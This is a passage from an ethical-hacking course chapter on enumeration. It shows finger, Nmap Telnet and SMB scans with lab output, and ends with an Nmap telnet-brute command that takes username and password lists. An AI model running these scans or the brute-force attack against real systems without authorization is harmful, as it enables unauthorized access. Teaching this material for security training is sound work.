
```
ubuntu@ubuntu-Virtual-Machine:~$ finger
Login     Name       Tty      Idle  Login Time   Office     Office Phone
ubuntu    Ubuntu     *:1            May 12 08:04 (:1)
ubuntu@ubuntu-Virtual-Machine:~$ finger ubuntu
Login: ubuntu                           Name: Ubuntu
Directory: /home/ubuntu                 Shell: /bin/bash
On since Thu May 12 08:04 (EDT) on :1 from :1 (messages off)
No mail.
No Plan.
ubuntu@ubuntu-Virtual-Machine:~$ 
```

Figure 4.49: Screenshot displaying the execution of the finger command for user enumeration

Telnet and SMB Enumeration

Telnet Enumeration

- If the Telnet port is found open, attackers can **access shared information**, including the hardware and software information of the target
- Telnet enumeration enables attackers to **exploit identified vulnerabilities** and perform brute-force attacks to gain unauthorized access to the target and launch further attacks



nmap -p 23 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -p 23 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 [redacted]
Nmap scan report for 10.10.1.22
Host is up (0.0011s latency).

PORT   STATE    SERVICE
23/tcp filtered telnet
MAC Address: [redacted] (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Indicates that port 23 is blocked by a firewall or some other network obstacle

SMB Enumeration

- Attackers use SMB enumeration tools, such as **Nmap**, **SMBMap**, **enum4linux**, and **nullinux**, to perform a directed scan on the SMB service running on port 445
- SMB enumeration helps attackers to perform **OS banner grabbing** on the target


nmap -p 445 -A 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/]
└──╼ #nmap -p 445 -A 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 [redacted]
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0014s latency).

PORT    STATE SERVICE       VERSION
445/tcp open  microsoft-ds?
MAC Address: [redacted] (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least
 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (96%), Microsoft Win
dows 10 1709 - 1803 (94%), Microsoft Windows Server 2012 (92%), Microsoft Wi
ndows Vista SP1 (92%), Microsoft Windows Longhorn (92%), Microsoft Windows 7
, Windows Server 2012, or Windows 8.1 Update 1 (91%), Microsoft Windows Serv
er 2012 or Server 2012 R2 (90%), Microsoft Windows Server 2012 R2 Update 1 (
90%), Microsoft Windows Server 2016 (90%), Microsoft Windows Server 2016 bui
ld 10586 - 14393 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Host script results:
|_nbstat: NetBIOS name: SERVER2019, NetBIOS user: <unknown>, NetBIOS MAC: 00
:15:5d:77:8d:25 (Microsoft)
| smb2-time:
|   date: 2022-03-22T12:08:57
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT     ADDRESS
1   1.43 ms www.moviescope.com (10.10.1.19)
```

Open port 445

SMB details


Telnet Enumeration

Telnet is a network terminal protocol that allows users to access remote computers or servers over the Internet. This protocol provides two-way interactive communication for computers on LANs and the Internet. Depending on the privileges assigned to the users, they can use Telnet to log in to the remote system to access specific files, services, data, etc.

Attackers perform port scanning to gather information regarding open ports and services on the target server. If the Telnet port is found to be open, attackers can learn about the information being shared, including hardware and software information of the target. By using this information, attackers can exploit their specific vulnerabilities and perform a brute-force attack to gain unauthorized access to the target system. Attackers can use the Nmap tool to perform simple direct scanning for Telnet port 23.

As shown in the screenshot, the following Nmap command is used by attackers to enumerate the Telnet service running on the target system:

```
# nmap -p 23 <target domain/IP Address>
```



```
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -p 23 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 [redacted]
Nmap scan report for 10.10.1.22
Host is up (0.0011s latency).

PORT   STATE    SERVICE
23/tcp filtered telnet
MAC Address: [redacted] (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Indicates that port 23 is blocked by a firewall or some other network obstacle

Figure 4.50: Screenshot of Nmap displaying a Telnet enumeration result

Attackers can further use the following script to enumerate information from remote Microsoft Telnet services with New Technology LAN Manager (NTLM) authentication enabled:

```
# nmap -p 23 --script telnet-ntlm-info <target IP>
```

Once the information about the target server is obtained, the attackers can use the following script to perform a brute-force attack against the Telnet server:

```
# nmap -p 23 –script telnet-brute.nse –script-args
userdb=/root/Desktop/user.txt,passdb=/root/Desktop/pass.txt <target
IP>
```

SMB Enumeration

